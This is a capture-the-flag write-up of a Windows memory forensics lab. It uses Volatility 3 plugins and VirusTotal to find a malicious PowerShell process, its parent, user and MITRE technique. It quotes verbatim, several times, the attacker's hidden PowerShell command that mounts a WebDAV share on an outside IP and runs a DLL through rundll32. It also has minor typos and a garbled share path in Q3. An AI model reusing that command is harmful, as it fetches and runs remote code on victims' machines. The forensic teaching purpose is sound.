

CyberDefenders Write-up by darkhost

Reveal

Reconstruct a multi-stage attack by analyzing Windows memory dumps using Volatility 3, identifying malicious processes, command lines, and correlating findings with threat intelligence.

Category: Endpoint Forensics


Tactics: Defense Evasion

Tool: [Volatility3](#)

Scenario

You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly's origin, and assess its scope to contain the incident effectively.

Q1. Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?



PID	Process Name	Address	Permissions	Status
3692	powershell.exe	0x1cb6aa50000	0x1cb6aa5ffff VadS PAGE_EXECUTE_READWRITE	2 1 Disabled N/A
00 00 00 00 00 00 00 00 62 17 15 5c 8c 82 00 01b.\.....				
ee ff ee ff 02 00 00 00 20 01 a5 6a cb 01 00 00j.....j....				
20 01 a5 6a cb 01 00 00 00 a5 6a cb 01 00 00j.....j....				
00 00 a5 6a cb 01 00 00 0f 00 00 00 00 00 00 00j.....j....				
0x1cb6aa50000: add byte ptr [rax], al				
0x1cb6aa50002: add byte ptr [rax], al				
0x1cb6aa50004: add byte ptr [rax], al				
0x1cb6aa50006: add byte ptr [rax], al				
3692 powershell.exe 0x1cb6c3e0000 0x1cb6c3e6fff VadS PAGE_EXECUTE_READWRITE 1 1 Disabled N/A				

We began by examining the processes in the memory dump file and utilized the **malfind** tool. Malfind checks for permissions in memory regions that have suspicious permissions, especially those marked as both writable and executable (often called PAGE_EXECUTE_READWRITE). **Final Answer: powershell.exe**

Q2.Knowing the parent process ID (PPID) of the malicious process aids in the tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

Here we are looking for the parent process to provide some insight as to how the malicious process was initiated. The **pstree** plugin in Volatility3 shows parent-child relationships and actually shows which process started (or “birthed”) another process. Pstree also organizes the processes visually using indentation, making it easy to see which processes belong together and where a suspicious file fits in. **Final Answer: 4120**

Q3.Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second stage payload.

Here we are going to look for a second-stage payload by using the **cmdline** plugin. When you double-click a program, the operating system runs a command behind the scenes. **cmdline** reveals this entire command, including the executable path and any special options or arguments that were passed to it. Pay close attention to the final execution **rundll32 \\\45.9.74.32\daxxxxx\root\3435.dll,entry**. The attacker uses the **rundll32.exe** utility to remotely execute the function entry from a file named **3435.dll**, which is located on the remote share. **Final Answer: 3435.dll**

Q4. Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared direct who being accessed on the remote server

```

1: [root@kali: ~] - Konsole
  New Tab  Split View
9112 wordpad.exe      "C:\Program Files\Windows NT\Accessories\wordpad.exe"
3692 powershell.exe   powershell.exe -windowstyle hidden net use \\45.9.74.32\8888\davwwwroot\ ; rundll32 \\45.9.74.32\8888\davwwwroot\3435.dll,entry
6892 conhost.exe     ???\Windows\system32\conhost.exe 0x4
2416 net.exe          "C:\Windows\system32\net.exe" use \\45.9.74.32\8888\davwwwroot\
832 svchost.exe      C:\Windows\system32\svchost.exe -k PrintWorkflow

[darkhost@kali: ~/volatility3]
$ strings 192-Reveal.dmp | grep 45.9.74.32
Host: 45.9.74.32:8888
45.9.74.32
"C:\Windows\system32\net.exe" use \\45.9.74.32\8888\davwwwroot\
\\45.9.74.32\8888\davwwwroot\3435.dll,entry
http://45.9.74.32:8888/
\\45.9.74.32\8888\davwwwroot\
\\45.9.74.32\8888\davwwwroot\3435.dll,entry
\\45.9.74.32\8888\davwwwroot\
\\45.9.74.32\8888\davwwwroot\3435.dll,entry
\\45.9.74.32\8888\davwwwroot\
powershell.exe -windowstyle hidden net use \\45.9.74.32\8888\davwwwroot\ ; rundll32 \\45.9.74.32\8888\davwwwroot\3435.dll,entry
Host: 45.9.74.32:8888
\\45.9.74.32\8888\davwwwroot\
\\45.9.74.32\8888\davwwwroot\3435.dll,entry
45.9.74.32

```

To filter out some information some common Linux commands were applied here. The **strings** and **grep** commands pulled some interesting information. The shared folder name, **davwwwroot**, used as the staging directory on the malicious remote server (45.9.74.32).

Final Answer: davwwwroot

Q5.

What is the MITRE ATT&CK sub-technique ID that describes the execution the second stage payload using a windows utility to run a malicious file?

```

10108 AppShNotify.exe -
9296 SearchIndexer.exe -Embedding
4164 SearchProtocol "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-3274565340-3808842250-3617890653-10012 Global\UsGthrCtrl
1FltPipeMssGthrPipe_S-1-5-21-3274565340-3808842250-3617890653-10012 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon" "1"
4464 msedge.exe      "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --disable-gpu-compositing --lang=en-US --js-flags=-ms-user-loc
ale= --device-scale-factor=1 --num-raster-threads=1 --render-client-id=145 --time-ticks-at-unix-epoch=172008988345586 --launch-time-ticks=1128944393 --field-trial
-handle=10996,i,4550380774351628999,14075719362826743519,262144 --variations-seed-version --mojo-platform-channel-handle=9344 /prefetch:1
10136 msedge.exe -
1880 msedge.exe      "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --disable-gpu-compositing --lang=en-US --js-flags=-ms-user-loc
ale= --device-scale-factor=1 --num-raster-threads=1 --render-client-id=153 --time-ticks-at-unix-epoch=172008988345586 --launch-time-ticks=1222488836 --field-trial
-handle=10948,i,4550380774351628999,14075719362826743519,262144 --variations-seed-version --mojo-platform-channel-handle=7820 /prefetch:1
7428 audiogd.exe    C:\Windows\system32\AUDIOGD.EXE 0x4f0
1920 msedge.exe -
6388 SearchProtocol "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe3_ Global\UsGthrCtrlFltPipeMssGthrPipe3 1 -2147483646 "Software\Mi
crosoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
6404 msedge.exe -
8864 SearchFilterHo "C:\Windows\system32\SearchFilterHost.exe" 0 804 808 816 8192 812 788
2820 smartscreen.exe C:\Windows\system32\smartscreen.exe -Embedding
9112 wordpad.exe    "C:\Program Files\Windows NT\Accessories\wordpad.exe"
3692 powershell.exe  powershell.exe -windowstyle hidden net use \\45.9.74.32\8888\davwwwroot\ ; rundll32 \\45.9.74.32\8888\davwwwroot\3435.dll,entry
6892 conhost.exe    ???\Windows\system32\conhost.exe 0x4
2416 net.exe         "C:\Windows\system32\net.exe" use \\45.9.74.32\8888\davwwwroot\
832 svchost.exe    C:\Windows\system32\svchost.exe -k PrintWorkflow

```

Executing a malicious file (3435.dll) using a legitimate, built-in Windows utility (rundll32.exe)—is a classic method used by attackers to bypass security tools. This technique is categorized in MITRE ATT&CK under System Binary Proxy Execution. A simple lookup online for a MITRE ATT&CK revealed its ID as T1218.001. **Final Answer: T1218.001**

Q6.Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

```
└─(darkhost㉿kali)-[~/volatility3]
$ python3 vol.py -f 192-Reveal.dmp windows.getsids.GetSIDs | grep "3692"
1040resssvchost.exe      S-1-5-80-2617507558-3328795327-711547822-311560295-1636921165  -
1112    svchost.exe        S-1-5-80-1772571935-1555666882-369284645-1675012128-2386634627 EventSystem
3692  powershell.exe     S-1-5-21-3274565340-3808842250-3617890653-1001  Elon
3692  powershell.exe     S-1-5-21-3274565340-3808842250-3617890653-513  Domain Users
3692  powershell.exe     S-1-1-0 Everyone
3692  powershell.exe     S-1-5-114      Local Account (Member of Administrators)
3692  powershell.exe     S-1-5-32-544    Administrators
3692  powershell.exe     S-1-5-32-545    Users
3692  powershell.exe     S-1-5-4 Interactive
3692  powershell.exe     S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692  powershell.exe     S-1-5-11      Authenticated Users
3692  powershell.exe     S-1-5-15      This Organization
3692  powershell.exe     S-1-5-113     Local Account
3692  powershell.exe     S-1-5-5-0-277248   Logon Session
3692  powershell.exe     S-1-2-0 Local (Users with the ability to log in locally)
3692  powershell.exe     S-1-5-64-10    NTLM Authentication
3692  powershell.exe     S-1-16-12288   High Mandatory Level
```

To help analyze the process data and extract user-related information from a memory dump the **gitsids** plugin is a helpful tool. It can be used to inspect the Security Identifiers (SIDs) associated with processes, which links them back to specific users and groups.

Final Answer: Elon

Q7.Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

The screenshot shows the VirusTotal analysis interface for the IP address 45.9.74.32. The top bar displays a Community Score of 10/98, 10/98 security vendors flagged it as malicious, and the URL http://45.9.74.32/. The status is 406 and the last analysis date was 24 days ago. Below the header, there are tabs for DETECTION, DETAILS, and COMMUNITY. A green banner encourages joining the community for additional insights and API keys. The 'Crowdsourced context' section shows a HIGH 1 risk level. The 'Security vendors' analysis' section lists several vendors: alphaMountain.ai (Malicious), BitDefender (Phishing), DrWeb (Malicious), and others. A link to automate checks is present.

Connecting the IP address that we have singled out (45.9.74.32) was crossed-referenced using [VirusTotal](#). The IP was scanned and found to be stealing email account credentials and sending them to a C2 server. **Final Answer: STREALAstealer**